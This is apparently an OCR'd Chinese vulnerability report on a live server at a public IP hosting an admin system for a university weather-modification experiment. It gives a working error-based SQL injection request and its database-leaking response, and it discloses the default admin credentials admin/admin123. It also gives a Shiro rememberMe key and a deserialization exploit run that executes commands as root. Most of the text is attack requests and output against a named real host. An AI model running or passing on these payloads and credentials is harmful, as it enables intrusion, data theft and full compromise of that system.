
漏洞地址：http://123.57.61.125:8080/login

漏洞位置在”系统管理”里中的”角色管理中”

POC：pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&roleKey=&
status=¶ms[beginTime]=¶ms[endTime]=¶ms[dataScope]=and
extractvalue(1,concat(0x7e,substring((select database()),1,32),0x7e))

数据包：

```
POST /system/role/list HTTP/1.1
Host: 123.57.61.125:8080
Content-Length: 198
Accept: application/json, text/javascript, /; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://123.57.61.125:8080
Referer: http://123.57.61.125:8080/system/role
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=c8482408-e1c4-4d9a-bdb3-fc79e9bd88ec
Connection: close


pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&roleKey=&status=¶ms[beginTime]=¶ms[endTime]=¶ms[dataScope]=and
extractvalue(1,concat(0x7e,substring((select database()),1,32),0x7e))
```


Burp Project Intruder Repeater Window Help Burp Suite Professional v2022.2.2 - Temporary Project - licensed to surferxyz
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
1 × 2 × 3 × 4 × 5 × 6 × ...
Send Cancel
Target: http://123.57.61.125:8080
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Done
1,271 bytes | 160 millis


Request:


```
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://123.57.61.125:8080
Referer: http://123.57.61.125:8080/system/role
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=
c8482408-e1c4-4d9a-bdb3-fc79e9bd88ec
Connection: close

pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&
roleKey=&status=&params[beginTime]=&params[endTime]=&
params[dataScope]=and
extractvalue(1,concat(0x7e,substring((select
database()),1,32),0x7e))
```

Response:

```
{
  "msg":
  "运行时异常:\n### Error querying database.  Cause: java.sql.SQLException: XPATH syntax error: '~ry~'\n### The error may exist in URL [jar:file:/www/server/java/experiment-0.0.1-SNAPSHOT.jar!/BOOT-INF/classes!/mapper/system/SysRoleMapper.xml]\n### The error may involve com.yxt.system.mapper.SysRoleMapper.selectRoleList-Inline\n### The error occurred while setting parameters\n### SQL: select distinct r.role_id, r.role_name, r.role_key, r.role_sort, r.data_scope,
            r.status, r.del_flag, r.create_time, r.remark          from sys_role r          left join sys_user_role ur on ur.role_id = r.role_id          left join sys_user u on u.user_id = ur.user_id          left join sys_dept d on u.dept_id = d.dept_id
  where r.del_flag = '0'
  and extractvalue(1,concat(0x7e,substring((select database()),1,32),0x7e))\n### Cause: java.sql.SQLExcept
```

登录账号密码也是弱口令：admin，admin123






“天河”声波增雨随机试验

清华大学 青海大学 中国农业大学 北京无线电测量研究所 内蒙古工业大学

版权所有：中国农业大学


存在shiro反序列化框架



shiro反序列化漏洞综合利用工具 v2.2

GET ▾ 目标地址 http://123.57.61.125:8080/login 超时设置/s 5

关键字 rememberMe 指定密钥 fCq+/xW488hMTCD+cmJ3aQ== □ AES GCM



输入命令 whoami

```
experiment-0.0.1-SNAPSHOT.jar
experiment.log

root
```